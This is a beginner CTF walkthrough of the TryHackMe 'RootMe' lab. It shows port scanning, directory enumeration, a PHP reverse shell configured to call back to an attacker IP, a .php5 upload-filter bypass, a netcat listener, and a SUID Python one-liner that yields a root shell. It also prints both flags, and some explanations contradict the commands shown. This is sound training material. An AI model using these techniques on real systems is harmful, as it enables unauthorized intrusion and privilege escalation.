



RootMe

A ctf for beginners, can you root me?



45 min



193,176



Write-Up Title: *RootMe- TryHackMe*

Description: A CTF for beginners, can you root me?

02/10/2026

Prepared by: Gasim Naghiyev

Prepared for: Readers and Beginners

INTRODUCTION

Hello! I wanted to create a walkthrough that gives beginners a clearer and more detailed understanding of each step, including what is being done and the reason behind it. I hope this walkthrough successfully achieves that goal!

TABLE OF CONTENTS

Introduction	2
Task 1: Deploy the machine	4
Task 2: Reconnaissance	4
Task 3: Getting a shell	9
Task 4: Privilege escalation	18

Task 1: Deploy the machine

Start by deploying the target machine and the AttackBox. Alternatively, you can connect to the target machine using OpenVPN. For this walkthrough, I will be using the AttackBox.

Task 2: Reconnaissance

Question 1: Scan the machine. How many ports are open?

I started by opening a terminal and running an Nmap scan against the target machine to identify the open ports.

```
(root@kali)-[~]  
# nmap -Pn -sS -p- 10.129.147.154  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-02 14:24 -0500  
Nmap scan report for 10.129.147.154  
Host is up (0.044s latency).  
Not shown: 65533 closed tcp ports (reset)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
  
Nmap done: 1 IP address (1 host up) scanned in 233.40 seconds
```

Explanation: The `-Pn` option is used to skip host discovery, `-sS` specifies a TCP SYN scan, and `-p-` tells Nmap to scan all 65,535 ports. Scanning all ports helps ensure that I do not miss any services that may be running on higher-numbered ports.

The scan results show that ports **22** and **80** are open.

Answer 1: 2

Question 2: What version of Apache is running?

Next, I will perform service and version detection on the two open ports to identify the services running on them and determine the Apache version.

```
(root@kali)~[~]
# nmap -Pn -sV -sS 10.129.147.154
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-02 14:04 -0500
Nmap scan report for 10.129.147.154
Host is up (0.045s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.38 seconds
```

Explanation: The main difference in this scan is the addition of the **-sV** option, which enables service and version detection. I also restricted the scan to ports **22** and **80** using **-p22,80**, since these were the only open ports identified in the previous scan and scanning the remaining ports again would be unnecessary.

Answer 2: 2.4.41

Question 3: What service is running on port 22?

From the previous Nmap scan, I can see that the service running on port **22** is **SSH**.

Answer 3: ssh

Question 4: Find directories on the web server using the GoBuster tool.

Since port **80** is open and running a web service, I will use **GoBuster** to enumerate directories on the web server. This can help reveal hidden or unlinked directories that may not be visible through normal browsing.

```
(root@kali)-[~]
# gobuster dir -u http://10.129.147.154 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.129.147.154
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

.hta (Status: 403) [Size: 279]
.htpasswd (Status: 403) [Size: 279]
.htaccess (Status: 403) [Size: 279]
css (Status: 301) [Size: 314] [→ http://10.129.147.154/css/]
index.php (Status: 200) [Size: 616]
js (Status: 301) [Size: 313] [→ http://10.129.147.154/js/]
panel (Status: 301) [Size: 316] [→ http://10.129.147.154/panel/]
server-status (Status: 403) [Size: 279]
uploads (Status: 301) [Size: 318] [→ http://10.129.147.154/uploads/]
Progress: 4613 / 4613 (100.00%)

Finished
```

Explanation: I am using GoBuster to enumerate directories on the web server running on port **80** of the target machine.

The **dir** option tells GoBuster to use directory enumeration mode. The **-u** option specifies the target URL, while **-w** specifies the wordlist that GoBuster will use to test for possible directories and files.

Answer 4: No answer required

Question 5: What is the hidden directory?

From the previous GoBuster scan, I can see several discovered directories: **/css**, **/js**, **/panel**, and **/uploads**. The provided answer format is **/*****/**, which indicates that the directory name should contain five characters. Among the discovered directories, **/panel/** matches this format.

Answer 5: /panel/


Task 3: Getting a shell

Directions: Find a form to upload a file, obtain a reverse shell, and find the flag.

Question 1: user.txt

From the previous GoBuster scan, I discovered an **/uploads** directory, which suggests that the web application may provide some form of file-upload functionality. If I can find an upload form, it may be possible to upload a PHP reverse shell and use it to obtain a shell on the target machine.

Before attempting this, however, I want to explore the website manually in the browser to better understand how the application works. When I navigate to the **/panel** directory discovered earlier, I find the following page:




This upload form will be used to upload the reverse shell. Before doing that, I need to edit the reverse shell file and configure it with the necessary connection details. Specifically, I will set the IP address to the AttackBox IP and specify the port that I want the reverse shell to connect back to.

```
<?php
// php-reverse-shell - A Reverse Shell
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.147.22';
$port = 4444;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; sh -i';
$daemon = 0;
$debug = 0;
```


Next, I attempt to upload the reverse shell file, but the server returns the following error:




After searching the error message, I found that it is Portuguese for "**PHP is not allowed!**" This indicates that the upload form is blocking files with the `.php` extension.

To try to bypass this restriction, I will test alternative PHP file extensions. After searching for common PHP extensions, I decided to begin with **.php5**.


Rather than modifying the original file, I can use the **cp** command in the terminal to create a copy of the reverse shell with the new extension. This allows me to keep the original file while testing whether the server accepts the alternative extension.



Now, I will try uploading the **.php5** file to see whether the alternative extension bypasses the **.php** upload restriction.



The upload is successful. I can also confirm that the file is now present in the **/uploads** directory, which means the server accepted the **.php5** extension.



Index of /uploads

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 php-shell.php5	2026-10-02 19:36	2.5K	

Apache/2.4.41 (Ubuntu) Server at 10.129.147.154 Port 80

To receive the reverse shell connection, I first need to start a Netcat listener on the AttackBox using the same port that I configured in the uploaded reverse shell file, which is port **4444** in my case.

Once the listener is running, I can navigate to the **/uploads** directory and open the uploaded file. If the file executes successfully, it should connect back to my Netcat listener and provide me with a shell on the target machine.

```
(root@kali)-[~/Desktop]
# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.147.22] from (UNKNOWN) [10.129.147.154] 40680
Linux ip-10-129-147-154 5.15.0-139-generic #149-20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
19:48:39 up 1:06, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$
```

And I successfully obtained the shell!

Explanation: `nc` runs Netcat, while the `-l` option puts it into listen mode so that it waits for an incoming connection. The `-v` option enables verbose output, which provides additional connection information. The `-n` option disables DNS resolution and uses numeric IP addresses only, and `-p` specifies the port on which Netcat should listen. In this case, I used port **4444**, which matches the port configured in the reverse shell file.

```
$ pwd
/
$ cd /var/www/
$ ls
html
user.txt
$ cat user.txt
THM{y0u_g0t_a_sh3ll}
$
```

After receiving the reverse shell connection with `nc -lvnp 4444`, I used the `pwd` command to check my current working directory. The output showed that I was in the root directory (/).

From there, I navigated to the web server directory using `cd /var/www`. I then ran `ls` to list the contents of the directory and noticed the `user.txt` file.

Finally, I used `cat user.txt` to display the contents of the file and retrieve the user flag.

Task 4: Privilege Escalation

Directions: Now that I have obtained a shell on the target machine, the next step is to look for a way to escalate my privileges to the root user.

Question 1: Search for files with SUID permission. Which file is unusual?

To begin the privilege escalation process, I will search the system for files with the **SUID** permission set. SUID files can be important during privilege escalation because they execute with the permissions of their owner rather than the user who runs them. If a SUID binary is misconfigured or can be abused, it may provide a path to higher privileges.

To search for SUID files, I use the following command:

```
find / -user root -perm -4000 2>/dev/null
```

```

$ find / -user root -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/ject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python2.7
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/pkexec
/snap/core/8268/bin/mount
/snap/core/8268/bin/ping
/snap/core/8268/bin/ping6
/snap/core/8268/bin/su
/snap/core/8268/bin/umount
/snap/core/8268/usr/bin/chfn
/snap/core/8268/usr/bin/chsh
/snap/core/8268/usr/bin/gpasswd
/snap/core/8268/usr/bin/newgrp
/snap/core/8268/usr/bin/passwd
/snap/core/8268/usr/bin/sudo
/snap/core/8268/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/8268/usr/lib/openssh/ssh-keysign
/snap/core/8268/usr/lib/snapd/snap-confine
/snap/core/8268/usr/sbin/pppd
/snap/core/9665/bin/mount
/snap/core/9665/bin/ping
/snap/core/9665/bin/ping6
/snap/core/9665/bin/su
/snap/core/9665/bin/umount
/snap/core/9665/usr/bin/chfn
/snap/core/9665/usr/bin/chsh
/snap/core/9665/usr/bin/gpasswd
/snap/core/9665/usr/bin/newgrp
/snap/core/9665/usr/bin/passwd
/snap/core/9665/usr/bin/sudo
/snap/core/9665/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core/9665/usr/lib/openssh/ssh-keysign
/snap/core/9665/usr/lib/snapd/snap-confine
/snap/core/9665/usr/sbin/pppd
/snap/core20/2599/usr/bin/chfn
/snap/core20/2599/usr/bin/chsh
/snap/core20/2599/usr/bin/gpasswd
/snap/core20/2599/usr/bin/mount
/snap/core20/2599/usr/bin/newgrp
/snap/core20/2599/usr/bin/passwd
/snap/core20/2599/usr/bin/su
/snap/core20/2599/usr/bin/sudo
/snap/core20/2599/usr/bin/umount
/snap/core20/2599/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/2599/usr/lib/openssh/ssh-keysign
/bin/mount
/bin/su
/bin/fusermount
/bin/umount

```

Explanation: The `-user root` option searches for files owned by the root user, while `-perm -4000` looks specifically for files with the SUID bit set. The `2>/dev/null` portion redirects error messages to `/dev/null`, preventing permission-related errors from cluttering the output.

After comparing the discovered SUID files with **GTFOBins**, Python appears to be a promising binary to investigate first for privilege escalation.

Answer 1: /usr/bin/python

Question 2: Find a way to escalate your privileges.

python **Shell** **Reverse shell** **File write** **File read** **Upload** **Download** **Library load**

(a) **Unprivileged** **Sudo** **SUID** **Capabilities**

This function is performed by the privileged user if the executable has the SUID bit set and the right ownership because the *effective* privileges are not dropped.

Remarks
This executable runs commands directly, e.g., via functions like `exec`, remember to omit the `-p` argument of every `/bin/sh` invocation for distributions where the default shell does not drop SUID privileges.

```
python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

Answer 2: No answer required

Question 3: root.txt

Using the second command highlighted in red above, I can attempt to exploit the SUID-enabled Python binary to spawn a shell with elevated privileges. If successful, this should give me a root shell, allowing me to access the **root.txt** flag.

```
$ python -c 'import os; os.execl("/bin/sh", "sh", "-p")'  
whoami  
root
```

Explanation: This command imports Python's `os` module and uses the `execl()` function. The `execl()` function replaces the current Python process with a new process specified in the function call. In this case, the Python process is replaced with `/bin/bash`.

The `sh` argument tells Bash to behave as though it was invoked as `sh`, while the `-p` option tells Bash to preserve its effective privileges. Because the Python binary has the SUID bit set and is owned by root, this allows the spawned shell to retain elevated privileges.

The command successfully gives me a root shell. Finally, I searched the system for the **root.txt** file so that I can read the root flag.

```
cd /root
ls
root.txt
snap
cat root.txt
THM{pr1v1l3g3_3sc4l4t10n}
```

Answer 3: THM{pr1v1l3g3_3sc4l4t10n}

With that, the room is complete!

I hope this walkthrough was helpful, especially for other beginners who are learning these concepts for the first time. Thank you to everyone who took the time to read through it, and I hope you found the explanations informative and useful.